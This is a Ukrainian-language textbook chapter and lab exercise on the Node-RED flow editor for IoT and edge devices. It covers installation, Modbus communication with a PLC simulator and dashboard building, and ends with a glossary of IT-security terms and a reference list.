Об’єкт, побудований на Node.js, використовує перевагу його подіє-орієнтованої неблокувальної моделі. Це робить його ідеальним для роботи на пограничному рівні (Edge) в мережі IoT та реалізації ПЗ для недорогих апаратних засобів IoT.

Програма, створена на Node-RED, складається з потоків (Flows), вузлів (Nodes) та їх параметричних налаштувань (Sets) програмних модулів ПОУ, які виконуються як умовно незалежні програми.

Таким чином, ідеологія програмування Node-RED дещо схожа на побудову програм мовою FBD (Мова програмування блокових діаграм), що є стандартною для програмування ПЛК – програмованих логічних контролерів IEC 61131-3, які використовуються в IT-проєктах індустріального керування виробництвом на різних підприємствах (галузь промислової автоматизації). Однак між цими мовами є значні відмінності.

11.2 Основні компоненти Node-RED

Редактор складається з таких чотирьох компонентів:

1) у верхній частині, в заголовку вікна, міститься кнопка розгортання, головне меню і меню користувача (якщо користувач пройшов автентифікацію) (рис. 11.2);
2) посередині знаходиться основна ***робоча область (workspace)***, в якій створюються потоки;
3) з лівої сторони вікна редактора знаходиться ***палітра (palette),*** яка містить вузли, доступні для використання;
4) праворуч знаходиться бічна панель (***sidebar***).




Рисунок 11.2 – Вигляд вікна редактора Node-RED

11.2.1 Основні елементи

Вузли (Nodes) можуть бути додані до робочої області з палітри або безпосередньо за іменем. Вузли з'єднуються між собою ***дротами (wires)*** через їх входи та виходи, які називаються ***портами***. Вузол може мати:

- не більше одного вхідного порту;
- багато вихідних портів.

Порт може мати ***мітку*** (***label***), що буде показуватися за наведення курсору. Деякі вузли відображають статусне повідомлення або піктограми поряд з ними. Це слугує для позначення стану вузла в режимі виконання. Якщо вузол має які-небудь зміни, що не були розгорнуті в режимі виконання, це буде відображено синім кружечком над ним. Якщо у конфігурації є помилки, то буде відображатися червоний трикутник.

Вузли типів ***Inject*** і ***Debug*** є єдиними вузлами, які мають кнопки керування: вприскування (***Inject***) та відображення повідомлення (***Debug***).

Діалогове вікно редагування вузла має три окремих розділи:

- властивості (*properties*);
- опис (*Description*);
- зовнішній вигляд (*Appearance*).

Конфігураційні вузли (config Node) – це спеціальний тип вузлів, що містить конфігурацію багаторазової доступності, розподіленої між звичайними вузлами потоку. Доступ до них відбувається через бічну панель.

Вузли можуть бути об'єднані, щоб утворити ***групу (Group)***, яка може бути переміщена або скопійована як єдиний об'єкт у редакторі.

Програма складається з об'єднання вузлів – ***потоків (flow)***. Потоки розробляються в межах вкладок браузера з певною назвою. Вкладки – це також потоки, хоч на них може бути декілька наборів об'єднаних вузлів.

Термін «потік» також використовується для неофіційного опису одного набору підключених вузлів. Таким чином, потік (вкладка) може містити декілька потоків (набори з'єднаних вузлів). Потоки можна додавати, видаляти, деактивувати (вони не розгортаються). До потоків можна додавати опис у форматі MarkDown.

Підпотоки (subflow) – це сукупність вузлів, які згортаються в єдиний вузол у робочій області. Вони можуть бути використані для зменшення візуальної складності потоку або для об'єднання групи вузлів, що використовується в різних місцях. Після створення підпотік додається до палітри доступних вузлів. Потім окремі екземпляри підпотоку можна додати до робочої області, як і будь-який інший вузол. Підпотік не може існувати самостійно, без жодних вузлів, він має містити їх прямо або опосередковано. Як і в звичайних потоках, у вузлах підпотоків може бути не більше одного вводу та, за необхідності, багато виходів. Кожен запис у таблиці властивостей можна розширити, щоб налаштувати його відображення під час редагування екземпляра підпотоку.

Потоки можна імпортувати та експортувати з редактора, використовуючи формат JSON, що дозволяє дуже легко обмінюватись потоками з іншими редакторами. Діалогове вікно Імпорту можна використовувати для імпорту потоку за допомогою таких методів:

- вставлення в потік JSON потоку безпосередньо,
- завантаження файлу потоку з JSON,
- вибір локальної бібліотеки потоків,
- вибір потоків прикладів, передбачених встановленими вузлами.

Палітра містить вузли, які встановлені та доступні для використання. Вони організовані в декілька категорій: *inputs, outputs ma functions*. Якщо є підпотоки, вони з'являються у категорії у верхній частині палітри.

Для додавання нових вузлів до палітри може використовуватись ***менеджер палітри (Palette Manager)***. Доступ до нього можна отримати за вкладкою *Palette tab* в *User Settings dialog*.

Бічна панель надає такі можливості:

- *Information* – переглянути інформацію про вузли і отримати довідкову інформацію про них;
- *Debug* – перегляд повідомлень, переданих вузлам Debug;
- *Configuration Nodes* – керування конфігураційними вузлами;
- *Context data* – перегляд вмісту контекстів.

Деякі вузли додають власні підпанелі до бічної панелі, наприклад, *node-red-dashboard*.

11.2.2 Робота з повідомленнями

Потік Node-RED працює, передаючи повідомлення між вузлами. Повідомлення є простими об'єктами JavaScript, які можуть мати набір власти-

востей. Повідомлення, як правило, мають властивість ***payload*** (за замовчуванням), з якою працює більшість вузлів. Node-RED також додає властивість ***_msgid*** – ідентифікатор для повідомлення, яке може використовуватися для відстежування його проходження потоком. Наприклад,

```
"_msgid": "12345",
"payload": "..."
```

Значенням властивості може бути будь-який дійсний тип JavaScript:

```
Boolean – true, false;
Number – наприклад 0, 123.4;
String – "hello";
Array – [1,2,3,4];
Object – { "a": 1, "b": 2};
Null.
```

Найпростіший спосіб зрозуміти структуру повідомлення – передати його у вузол *Debug* і переглянути його на бічній панелі *Debug*. За замовчуванням на вузлі Debug відображатиметься властивість *msg.payload*, але може бути налаштована для відображення будь-яка інша властивість або все повідомлення цілком. У випадку відображення масиву або об'єкта бічна панель забезпечує структурований вигляд, який може використовуватися для вивчення повідомлення (рис. 11.3).

- вгорі – ім'я властивості, яке було передано (тут за замовчуванням msg.payload);
- поруч із назвою є назва типу властивості – Object, String, Array ін.;
- далі – значення властивості.

Для масивів і об'єктів властивість розкладається на рядки. Клацаючи по ньому, властивість розгорнеться, щоб показати детальну інформацію.

Рисунок 11.3 – Вигляд опції перегляду структури повідомлення

11.3 Вузли і їх типи

Вузли, що входять до стандартної комплектації Node-RED v.1.1:

- *загальні (common)* – найбільш загальні вузли для роботи з потоками;
- *функціональні (function)* – функції перетворення повідомлень та керування потоком;
- *послідовності (sequence)* – розбивання на послідовності та збирання послідовностей повідомлень;

– *сховища (storage)* – робота з читанням/записом файлів;
– *мережеві (network)* – робота з WEB та IoT протоколами;
– *парсери (parser)* – функції перетворення форматів.

Довідник щодо всіх основних вузлів доступний за посиланням.

Перелік ***основних вузлів*** наведено на рисунку 11.4.




Рисунок 11.4 – Основні вузли Node-RED

Загальні вузли (Common) і їх призначення наведено у таблиці 11.1.

Таблиця 11.1 – Перелік загальних вузлів

Вузол	Призначення
inject	для ініціювання потоку (відправки повідомлення) користувачем, автоматично під час запуску, періодично або за розкладом
debug	використовується для відображення повідомлень на бічній панелі Debug у редакторі
complete	запускає потік, коли інший вузол завершує оброблення повідомлення
catch	ловить помилки виконання інших вузлів у тому самому потоці (вкладці) і формує повідомлення з інформацією про них
status	показує стан (status message) вказаних або усіх вузлів в потоці
link in	вхідне з'єднання з іншого потоку
link out	вихідне з'єднання до іншого потоку
comment	для додавання коментарів в потік
unknown	вузол невідомого типу для встановленого Node-RED

Функціональні вузли (function), призначені для перетворення повідомлень та керування потоком, наведено у таблиці 11.2.

Таблиця 11.2 – Функціональні вузли

Вузол	Призначення
function	дозволяє виконувати код JavaScript для обробки повідомлень, що передаються через нього
switch	дозволяє передавати повідомлення до різних гілок потоку, оцінюючи набір правил для кожного повідомлення
change	для зміни властивостей повідомлення та контекстів (потоку і глобального) без необхідності вдаватися до вузла Function
range	масштабує числові значення відповідно до вказаних вхідних та вихідних діапазонів
template	використовується для створення тексту з властивостей повідомлення з використанням означеного шаблону Mustache
delay	робить затримку для кожного повідомлення, що проходить через вузол, або обмежує швидкість, з якою вони можуть пройти
trigger	відправляє повідомлення з вказаним інтервалом
exec	запускає системну команду
rbe	пропускає повідомлення лише у випадку зміни корисного навантаження

Кожен вузол може бути налаштований з декількома операціями, притаманними лише йому, і які застосовуються у певному порядку.

Вузли для роботи з послідовностями.

Послідовність повідомлень – це впорядкована серія повідомлень, які певним чином пов’язані між собою. Деякі вузли призначені для обробки таких послідовностей. Наприклад, вузол *Split* може перетворювати одне повідомлення, яке є масивом *payload* , у послідовність повідомлень, де кожне повідомлення містить *payload,* що відповідає одному з елементів масиву. До групи *sequnece* входять вузли, які можуть працювати з послідовностями повідомлень.

Таблиця 11.3 – Вузли для роботи з послідовностями повідомлень

Вузол	Призначення
split	розділяє одне повідомлення на послідовність повідомлень
join	об’єднує послідовність повідомлень у єдине повідомлення
sort	сортує масив або послідовність повідомлень на основі значення властивості або результату виразу JSONata
batch	створює нові послідовності згрупованих повідомлень з отриманих

Кожне повідомлення в послідовності має властивість *msg.parts*. Це об'єкт, який містить інформацію про те, як повідомлення входить у послідовність. Він має такі властивості:

- *id* – ідентифікатор послідовності (групи повідомлень);
- *index* – позиція в середині послідовності (групи);
- *count* – якщо відома загальна кількість повідомлень в групі;
- *type* – тип повідомлення (string/array/object/buffer);
- *ch* – для string або buffer, дані (наприклад рядок), що використовуються для розділення повідомлення як рядка або масиву байтів;
- *key* – для розділення об'єкта, – ключ або властивість, з якого було створено це повідомлення. Вузол може бути налаштований також для копіювання цього значення в інші властивості повідомлення, такі як *msg.topic*;
- len – довжина кожного повідомлення у разі розділення з використанням фіксованого значення довжини.

11.4 Поняття контекстів

Node-RED забезпечує спосіб зберігання інформації, яка може бути розподілена між різними вузлами, без використання повідомлень, що проходять через потоки. Це називається ***контекстом (context).*** Контекст – це щось на кшталт внутрішніх змінних для зберігання проміжних значень, які мають різні області видимості. Існує три рівні контексту:

- ***Node*** – видимий тільки для вузла, який встановлює значення;
- ***Flow*** – видимий для всіх вузлів на одному потоці (або вкладки у редакторі);
- ***Global*** – видимий для всіх вузлів.

Вибір області видимості для будь-якого конкретного значення залежить від того, як воно використовується. Наприклад, кожен екземпляр вузла типу *Function*, може зберігати значення змінних між викликами. Потоки можуть зберігати значення змінних для доступу з усіх вузлів цього потоку. Глобальний контекст зручний у тому випадку, коли потрібно розподіляти змінні для всіх вузлів проекту.

За замовчуванням контекст зберігається лише в пам'яті. Це означає, що його вміст очищується, коли Node-RED перезавантажується. Можна налаштувати Node-RED, щоб він став доступним і після перезавантаження.

Найпростішим способом встановити значення контексту є використання вузла *Change*. Наприклад, таке правило вузла Change зберігатиме значення *msg.payload* в контексті потоку (*flow*) під ключем (назвою) *myData* (рис. 11.5).

Рисунок 11.5 – Використання Change для збереження в контекст

Різні вузли можуть безпосередньо отримати доступ до контексту. Наприклад, вузол Inject може бути налаштований для введення значення в контекст, а вузол Switch може маршрутизувати повідомлення на основі значення, збереженого в контексті. Використання контексту у вузлі Function буде розглянуто далі.

Контекст можна остаточно видалити, використовуючи вузол *Change* та правило *delete* (рис. 11.7).




Рисунок 11.7 – Видалення властивості потоку з використанням Change

Для перегляду та видалення контексту вручну можна скористатися бічною панеллю редактора.

Детально про роботу з редактором Node-RED можна ознайомитися в інструкції користувача за адресою:
https://drive.google.com/file/d/1tbhv1j-tiUGpIlAO4kWlInCRXJh0ZIqf/view).

Практична робота № 11

***Мета роботи*:** ознайомитись з основами роботи в редакторі Node-RED, налаштуванням властивостей вузлів, роботою з поштою, протоколом Modbus, роботою з об'єктами JS та обробкою системної інформації, застосувати отримані знання під час виконання практичних завдань.

Необхідні ресурси: мобільний пристрій (смартфон) або персональний пристрій із доступом до Інтернету з відкритим акаунтом Google.

!!! Перед виконанням практичної частини роботи рекомендується ознайомитись з принципом роботи редактора Node-RED, скориставшись допоміжною літературою та/або супровідним посібником з NodeRED.

1. Виконати інсталювання супровідних програмних модулів і налаштування Node-RED, а також супровідного програмного забезпечення (супровідних засобів):
   – інсталювати пакет Node JS;
   – інсталювати пакет Node-RED під Windows /Linux;
   – завантажити msi-файл Node.JS LTS та запустити інсталювання.
2. Після інсталювання виконати дії:
   – запустити командний процесор (cmd), де ввести команду:
   node --version && npm –version
   Має з'явитись інформація про версію
   node() – npm () npm ver. 1.XX
   – завантажити NodePackageManager – менеджер пакетів для мови

програмування JavaScript;
– перевірити відкриття редактора Node-RED: спочатку автономно, а потім у WEB-браузері;
– запустити Node-RED для виконання проекту.

3. Ознайомитися з Node-RED:
   – встановити і налаштувати Node-RED та системні компоненти (програмне середовище Node JS, пакет Node, інше (див. документацію та/або посібник з Node-RED);
   – перевірити функціонування і зв'язок з браузером;
   – відкрити і ознайомитись з інтерфейсом Node-RED.
4. Виконати генерування першого тестового проекту (шаблону проекту). Побудувати тестову довільну програму для пристрою IoT із елементарними функціями.
5. Побудувати базову програмну модель потоків (Flow-model) і програму для пристрою пограничного рівня (Edge) – довільного пристрою IoT(комутатор, маршрутизатор, точка доступу або інший пристрій) в Node-RED. Показати інтерфейс і можливості налаштування.
6. Показати можливості зміни налаштувань.
7. Показати можливості виконання практичних завдань щодо роботи з поштою для пристрою IoT в Node-RED.
8. Показати можливості виконання практичних завдань щодо роботи з Modbus в Node-RED.
9. Показати можливості виконання практичних завдань щодо роботи з JS-об’єктами та здійснити обробку системної інформації.
10. Показати можливості зміни і налаштування опцій безпеки логічних об’єктів в NodeRED та опцій безпеки пристрою.
11. Підключити модуль Node-Red-Dashboard та ознайомитися з ним.
12. Побудувати модель пристрою IoT із довідним інтерфейсом передачі даних (наприклад, ModBus).
13. Показати можливості передавання даних в пристрої IoT через інтерфейс, який попередньо було створено. Показати налаштування інтерфейсу.

Приклад виконання практичного завдання (на базі Node-Red)

Підготовчі дії та підготовка робочого місця для виконання практичних завдань. Хід завдання:

1. Інсталюємо Node-RED під Windows. Інформацію про те, як інсталювати можна переглянути за посиланням:
   https://nodered.org/docs/platforms/windows.
   Підтримувані платформи: Windows 7–10.
   1.1. Завантажити msi-файл Node.JS LTS версії (https://nodejs.org/uk/).
   1.2. Запустити на виконання msi-файл від імені адміністратора і встановити Node.JS (під час виклику діалогових вікон всі параметри залишати за замовчуванням).

1.3. Після інсталювання запустити командний рядок (cmd) і ввести:

node --version && npm –version .

Має з'явитись інформація про версію node() – npm().

npm (NodePackageManager) – це менеджер пакетів для мови програмування JavaScript. Для середовища виконання Node.js npm є менеджером пакетів за замовчуванням. До складу npm входять клієнт командного рядка, який також називається *npm*, і онлайн база даних публічних та приватних пакетів, яка називається *реєстром npm*. Реєстр доступний через клієнт, а доступні пакети можна переглядати та шукати через веб-сайт npm. Менеджер пакетів та реєстр керуються npm, Inc.

1.4. Інсталювання здійснюється командою:


npm install -g --unsafe-perm node-red

Почнеться процедура інсталювання.

2. Запустити Node-RED з командного рядка node-red. Можуть з'явитись повідомлення про розблокування брандмауером, з якими треба погодитись.
3. Відкрити браузер, перейти до редактора Node-Red за посиланням:

   http://127.0.0.1:1880/

   Для того, щоб Node-RED виконувався, вікно з командним рядком не можна закривати.
4. Встановити пакет ***Modbus*** (node-red-contrib-modbustcp)
   1. Використати для цього Manage Palette:



   2. Завантажити ModbusPLCSimulator(Mod_RSsim) з адреси:

      http://www.plcsimulator.org/

      Завантажити та встановити дистрибутив

      http://www.plcsimulator.org/downloads/SimSetup.msi?attredirects=0


      Завантажити файл для правки реєстру з ключем

      http://www.plcsimulator.org/downloads/Vista_key.reg?attredirects=0

      та запустити його на виконання.
   3. Запустити на виконання програму *ModbusPLCSimulator*:

      C:\ProgramFiles(x86)\EmbeddedIntelligence\Mod_RSsim


      Виставити значення в Prot – Modbus TCP :



4.4. Ознайомитись з правилами роботи з бібліотекою: https://flows.nodered.org/node/node-red-contrib-modbustcp


4.5. З розділу палітри *Inputs* вставити елемент modbustcp-read, зайти в налаштування. Праворуч поля *Server* натиснути кнопку з олівцем для створення нового серверу:

Після створення сервера потрібно налаштувати зчитування десяти *Holding-регістрів*, починаючи з 0-го:



Зробіть фрагмент програми, показаний на цьому рисунку.


Здійсніть розгортання проекту. Деактивуйте усі виводи *debug*, окрім останнього:




Змініть значення перших десяти регістрів у програмі Mod_RSsim. Активуйте вікно виведення Debug, – там мають виводитися значення регістрів у вигляді масиву.

Зверніть увагу, що тепер *msg.payload* є масивом з десяти елементів (*Array*), тому для роботи з цими значеннями, наприклад виведення на відображення у ВЕБ-сторінці необхідно їх попередньо обробити.


4.6. Модифікуйте програму відповідно до таких вказівок. Зробіть розгортання та перевірте, чи правильно відображаються значення.





4.7. Для запису за Modbus використайте вузол *modbustcp-write* з розділу палітри *outputs*. Модифікуйте програму відповідно до

рисунку нижче:




Зробіть розгортання проєкту і перевірте, чи змінюється значення *Holding-регістру* в Mod_RSsim за змінення його через елемент «*Задана температура*».

4.8. Використання імітатора. Спробуйте як імітатор ПЛК використати:


- імітатор Unity PRO з демо-проектом, наприклад, тут: https://drive.google.com/open?id=0B2FfwwwweBSVRWw4eDVreE1
- імітатор Unity PRO або M221 з проектом керування роботизованою установкою: http://www.iasu-nuft.pp.ua/virtualnij-trenazer-projectprogrammer

5. *Робота з JS об'єктами та обробка системної інформації*


1. Встановіть в Node-RED модуль *node-red-contrib-os*



2. З нововстановленого модуля використайте вузол типу *Networkintf* для створення фрагменту програми, як на рисунку:



Зробіть розгортання програми, ініціюйте формування повідомлення, проаналізуйте виведення. Приклад виведеної інформації показано на рисунку:




Як видно, інформація надається у вигляді JS-об’єкта, який містить в собі об’єкт *NetworkInterfaces*, який також містить декілька мережевих інтерфейсів, що є масивами об’єктів, які становлять певний протокол.


З об’єктами JavaScript можна ознайомитись за посиланнями:

- http://яваскрипт.укр/object ;
- http://learn.javascript.ru/object.

Для перебору усіх властивостей об’єкта можна скористатися конструкцією for..in (див. http://learn.javascript.ru/object-for-in)


3. Створіть програму, яка буде виводити перелік MAC-адрес для мережевих карт, встановлених на Вашому ПК, відповідно до рисунків, наведених нижче:






6. *Підключення та ознайомлення з модулем node-red-dashboard*

Середовище NodeRED дозволяє інсталювати та оновлювати палітру вузлів. Це робиться через Manage Palette (деталі інсталювання читайте в інструкції користувача NodeRED):



1. В налаштуваннях палітри на вкладці *Install* в поле фільтра введіть node-red-dashboard і інсталюйте цей пакет:
   - натисніть кнопку *install*;
   - підтвердить інсталяцію у вікні повідомлення;
   - після інсталювання закрийте вікно керування палітрою.




Перевірте, чи з’явився в палітрі розділ «*Dashboard*»

6.2. Після встановлення у бічній панелі з’явилася нова іконка з зображенням діаграми. Натисніть на неї:

В *Layout* добавте дві закладки (*tab*) та змініть їх назви, як це

показано на рисунку:




Однак, ім’я першої закладки має називатися Вашим прізвищем та ім’ям, наприклад «*Іваненко Іван*».


6.3. Модифікуйте програму, створивши вузол типу dashboard->text, під’єднавши його до вузла «*ДатаЧас*». Налаштуйте вузол:

Після усіх налаштувань зробіть розгортання, відкрийте створений Dashboard, шляхом натискання на кнопку переходу або ввівши в новій вкладці браузера: http://127.0.0.1:1880/ui.


На вкладці має з’явитися щось типу такого:




6.4. Аналогічним чином зробіть для відображення числа прописом:





6.5. Добавте до програми такий фрагмент:




Налаштування вузлів показано далі:











6.6. Ознайомтеся з принципами роботи вузла *switch*. Модифікуйте програму відповідно до наведеного на рисунку:



Вузли налаштуйте відповідно до рисунків:



Зробіть розгортання проекту та перевірте, як працює програма. Для

цього на сторінці Веб-інтерфейсу змініть значення заданої температури в діапазоні 0–50, а потім зробіть його більшим за 50.

Ця частина програми працює так: під час змінення значення температури в *msg.payload* значення надходить на обробку в вузол *switch*, де на одному з двох виходів формується повідомлення залежно від тієї умови, яка спрацювала.

За виконання умови *0<msg.payload<50* (*is between*), повідомлення передається на перший вихід, до якого приєднано вузол «*Norma*» (тип *function->change*). А той вузол задає текстове значення для властивості *msg.payload* таким, що дорівнює *НОРМА* і формує нову властивість *msg.color*, що дорівнює *GREEN*.

Далі *msg* надходить у вузол *button*, який використовується для відображення тексту в прямокутнику. Значення тексту задається полем *Label*, а колір – в полі *Background*. Під час формування динамічних значень для вузлів використовується формат *angular* фільтрів, в якому вказується підстановка в подвійних фігурних дужках.

Аналогічна обробка проводиться за спрацювання у вузлі *switch* умови *msg.payload>50*. Повідомлення згенерується на другому виході, який активує перерахунок вузла *Alarm*, що буде формувати текст та колір для кнопки.

Інші приклади реалізації програм і логічних моделей можна подивитись в документації на NodeRED.

Контрольні запитання

1. Для призначений інструмент NodeRED? Дайте характеристику основних функціональних можливостей NodeRED.
2. Опишіть основні властивості і складові інтерфейсу NodeRED.
3. З яких основних компонентів складається NodeRED?
4. Що таке повідомлення у NodeRED і які види повідомлень бувають?
5. Що називають вузлами у середовищі NodeRED?
6. Які види вузлів Ви знаєте? Охарактеризуйте кожен тип вузлів.
7. Що таке контекст у NodeRED? Які види контекстів Ви можете назвати? Охарактеризуйте їх.

ГЛОСАРІЙ

Інформаційні технології – сукупність методів, виробничих і програмно-технологічних засобів, об'єднаних у технологічний ланцюжок, що забезпечує збирання, зберігання, обробку, виведення і поширення інформації. Інформаційні технології призначені для зниження трудомісткості процесів використання інформаційних ресурсів. Часто використовується більш загальніший термін *інформаційно-комунікаційні технології – information and communication technologies, ICT*) – сукупність методів, виробничих процесів і програмно-технічних засобів, об'єднаних з метою збирання, опрацювання, зберігання і поширення інформації в інтересах її користувачів.

Інформація **–** будь-які відомості або дані, які можуть бути збережені на матеріальних носіях або відображені в електронному вигляді.

Інформаційний ресурс – сукупність документів у інформаційних системах, тобто в книгах, статтях, архівах, банках даних тощо.

Інформаційний ресурс має низку характерних особливостей, зокрема, на відміну від інших матеріальних ресурсів, він практично невичерпний; з розвитком суспільства і зростанням використання знань обсяги інформаційного ресурсу зростають. З поняттям інформаційного ресурсу пов'язане поняття інформаційної технології.

Інформаційна технологія обробки даних – цілеспрямована організована сукупність інформаційних процесів з використанням засобів обчислювальної техніки, що забезпечують високу швидкість обробки даних, швидкий пошук інформації, розосередження даних, доступ до джерел інформації незалежно від місця їх розташування.

Інтернет речей (***Internet of Things, IoT***) – концепція мережі, що складається із взаємозв'язаних фізичних пристроїв, які мають вбудовані давачі, а також програмне забезпечення, що дозволяє здійснювати передачу і обмін даними між фізичним світом та комп'ютерними системами за допомогою використання стандартних протоколів зв'язку.

Промисловий Інтернет речей IIoT (Industrial IoT) – це один з найбільш великих сегментів Інтернету речей з погляду кількості підключених пристроїв і ступеня корисності цих сервісів для виробництва і автоматизації підприємств.

Bring your own device (BYOD) – це IT-політика, згідно з якою співробітникам дозволено або рекомендується використовувати особисті мобільні пристрої (телефони, планшети, ноутбуки) для доступу до корпоративних даних та систем. З погляду безпеки, наслідки використання BYOD є надзвичайно серйозними, оскільки відсутність належної політики, яка регулює використання власних мобільних пристроїв на робочому місці, наражає користувача та компанію на ризик витоку даних та кібератаки.

Ботнет – мережа пристроїв з запущеними на них ботами, які дозволяють зловмисникам використовувати ресурси систем.

Стеганографія – (від грец. Steganos – таємниця, секрет і грец. Graphy – пишу; буквально «тайнопис», секретний лист) – це наука про приховану передачу інформації шляхом збереження в таємниці самого факту існування секретного повідомлення.

Стеганоаналіз в IoT – сукупність методів аналізу документів, даних інформації у інформаційних системах IoT та BYoD, що передбачають визначення прихованої інформації, її ознак та показників.

Несанкціонований доступ визначається як доступ до інформації, що порушує встановлені правила розмежування доступу, з використанням штатних засобів, що надаються засобами обчислювальної техніки або автоматизованої системи.

Уразливість інформаційної системи – це фіксований набір характеристик роботи і налаштувань елементів системи, який містить в собі можливість використовувати його для здійснення НСД.

Атакою на комп'ютерну систему є дія, що здійснюється зловмисником і полягає у пошуку та використанні тієї чи іншої уразливості з метою реалізації загрози.

Спуфінг – це вид атаки, за якої зловмисник всередині організації або за її межами видає себе за санкціонованого користувача.

Сніфер пакетів **(*sniffer*)** – це програма або програмно-апаратний пристрій, що використовується для перехоплення і подальшого аналізу мережевого трафіка, призначеного для інших вузлів.

Експлойти (exploit) – це атаки, основані на використанні уразливостей в програмному забезпеченні мережевих додатків.

DoS-атака (***Deniel of Service***) – атака у web-технологіях, яка призводить до відмови в обслуговуванні.

DDoS-атака (***Distributed Denial-of-service***) – атака, яка відбувається одночасно з великої кількості IP-адрес, її називають розподіленою.

Спам (***Spam***) – розсилання комерційної та іншої реклами або подібних комерційних видів повідомлень особам, які не виражали бажання їх отримувати.

Anti-Spam SMTP Proxy (***ASSP***) – це програмне забезпечення з відкритим вихідним текстом, платформонезалежний SMTP проксі сервер, в якому реалізовано білі списки і фільтрацію на основі теореми Байєса.

Переповнення буфера (Buffer Overflows) – це явище, за якого програма під час запису даних в буфер перезаписує дані за межами буфера, що може викликати несподівану поведінку, включно з помилками доступу до даних, неправильними результатами, збоєм програми або дірою в системі безпеки.

Політика безпеки – це комплекс превентивних заходів щодо захисту конфіденційних даних та інформаційних процесів на підприємстві. Політика безпеки містить вимоги до персоналу, менеджерів і технічних служб.

Cookie – механізм, який дозволяє серверу зберігати інформацію на комп'ютері клієнта і «витягати» її звідти.

Поштове бомбардування (***mailbombing***) – бомбардування електронною поштою – один з найстаріших видів інтернет-атак, суть якого полягає в засміченні поштової скриньки «сміттєвою» кореспонденцією або навіть виведенні з ладу поштового сервера інтернет-провайдера.

Спуфінг – це вид атаки, за якої зловмисник всередині організації або за її межами видає себе за санкціонованого користувача.

Експлойти (exploit) – це атаки, основані на використанні уразливостей в програмному забезпеченні мережевих додатків.

Атаки MITM (Man-In-The-Middle) – це атаки, коли злочинець таємно перехоплює трафік з одного комп'ютера та відправляє його кінцевому одержувачу, попередньо прочитавши та змінивши на свою користь (можливість робити такі дії, як підміна криптовалютного гаманця для викрадення коштів, перенаправлення браузера на шкідливий веб-сайт або ж просто пасивний збір інформації з метою її подальшого злочинного використання).

ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Dave Evans. The Internet of Things How the Next Evolution of the Internet is Changing Everithing White paper: [Електронний ресурс] // Cisco IBSG C - 2011 Cisco and/or its affiliates. – Режим доступу URL : https://www.cisco.com/c/dam/en_us/about/ac79/docs/innov/IoT_IBSG_0411 FINAL.pdf (дата звернення 25.10.2023р.) – 11 р.
2. The Gartner (c) - IoT evolution and how it impacts your business : [Електронний ресурс] // The Gartner (c). – Режим доступу URL : https://www.gartner.com/en/information-technology/insights/internet-of-things (дата звернення 25.10.2023р.)
3. IIoT-Plattformen - ein unreifer Nischenmarkt? : [Електронний ресурс] // The Gartner (c). Режим доступу URL : https://www.cio.de/a/iiot-plat-formen-ein-unreifer-nischenmarkt,3545047 (дата звернення 25.10.2023 р.)
4. Gartner IoT Reference Model : [Електронний ресурс] // The Gartner (c). – Режим доступу URL : https://www.dragon1.com/watch/454913/gartner-iot-reference-model (дата звернення 25.10.2023 р.)
5. Технології індустрії 4.0: [Електронний ресурс] // Школа автоматики. – Режим доступу URL : http://edu.asu.in.ua/course/view.php?id=4 (дата звернення 25.10.2023 р.)
6. IoT Six Princeples - Source IoT Analitics
7. Технології індустрії 4.0. Протоколи IoT. MQTT : IIoT [Електронний ресурс] // Школа автоматики : [Електронний ресурс] : Режим доступу URL : http://edu.asu.in.ua/mod/book/view.php?id=121&chapterid=296 (дата звернення 25.10.2023р.) (дата звернення 25.10.2023 р.)
8. Чи доречна модель Пердью у світі індустріального Інтернету речей (IIoT) і хмарних сервісів?Архітектура IoT : IIoT : [Електронний ресурс]. – Режим доступу URL : https://www.missionsecure.com/blog/purdue-model-relevance-in-industrial-internet-of-things-iiot-cloud (дата звернення 25.10.2023 р.)
9. Технічні засоби інтернету речей : [Лабораторний практикум] : навч. посіб. для студ. спеціальності «Електроніка», спеціалізації «Електронні системи мультимедіа та засоби Інтернету речей» / Ю.О.Оникієнко, О.О. Титаренко. Київ : КПІ ім. Ігоря Сікорського, 2020. 124 с.
10. B.K. Tripathy, J. Anuradha. Internet of Things (IoT). Technologies, Applications, Challenges, and Solutions. – CRC Press, Taylor & Francis Group, Boca Raton, FL 33487-2742. 328 p.
11. Архітектура та технології IoT [Електронний ресурс] URL:https://learn.ztu.edu.ua/pluginfile.php/68838/mod_resource/content/ (дата звернення: 8.11.2022).
12. Сфера інтрнету речей [Електронний ресурс] URL: https://asapdemo.com/internet-rechej/ (дата звернення: 8.11.2022).
13. Методичний посібник для тренерів з питань кібергігієни у рамках спеціальної професійної (сертифікатної) програми підвищення кваліфікації : практикум. Київ: BAITE, 2021. 106 с.
14. Маліновський В. І. Аналіз ризиків кіберзагроз і захист даних в

сучасних системах Інтернету речей (IoT) // Матеріали LI-ї Науково-технічної конференції факультету інформаційних технологій та комп'ютерної інженерії. 31.05.2022. ВНТУ [Електронний ресурс]. Режим доступу: URL: https://conferences.vntu.edu.ua/index.php/all-fitki/all-fitki-2022/paper/view/14999 (дата звернення: 01.03.2023).
15. Маліновський В. І. Мінімізація факторів кіберзагроз і спеціалізовані підходи до інформаційного захисту мікропроцесорних систем індустріального Інтернету речей // Матеріали LI-ї Науково-технічної конференції факультету інформаційних технологій та комп'ютерної інженерії. 31.05.2022. ВНТУ [Електронний ресурс]. Режим доступу: URL: https://conferences.vntu.edu.ua/index.php/all-fitki/all-fitki-2022/paper/view/15000 (дата звернення: 01.03.2023).
16. Маковійчук І. О., Маліновський В. І. Засіб захисту функціоналу і безпеки від несанкціонованого доступу і модифікації в пристроях Інтернету речей (IoT) // Матеріали L науково-технічної конференції підрозділів Вінницького національного технічного університету. Вінниця : ВНТУ, 2021. [Електронний ресурс]. Режим доступу: URL: https://conferences.vntu.edu.ua/public/files/1/vntu_2021_netpub.pdf.
17. Маліновський В. І. Аналіз надійності функціонування сучасних пристроїв і систем інтернету речей / Матеріали науково-технічної конференції «II International Scientific and Practical Conference “Modern research in World Science” [Електронний ресурс]. Режим доступу: URL: https://sci-conf.com.ua/wp-content/uploads/2022/06/MODERN-RESEARCH-IN-WORLD-SCIENCE-12-14.06.22.pdf.
18. Маліновський В. І. Сучасні кіберзагрози і захист даних в системах і пристроях Інтернету речей / Матеріали Міжнародної наукової Інтернет-конференції «Інформаційне суспільство: технологічні, економічні та технічні аспекти становлення» (вип. 69). 4-5 липня 2022.
19. Лужецький В. А., Войтович О. П., Дудатьєв А. В. Інформаційна безпека : навчальний посібник. Вінниця : УНІВЕРСУМ-Вінниця, 2009. 240 с.
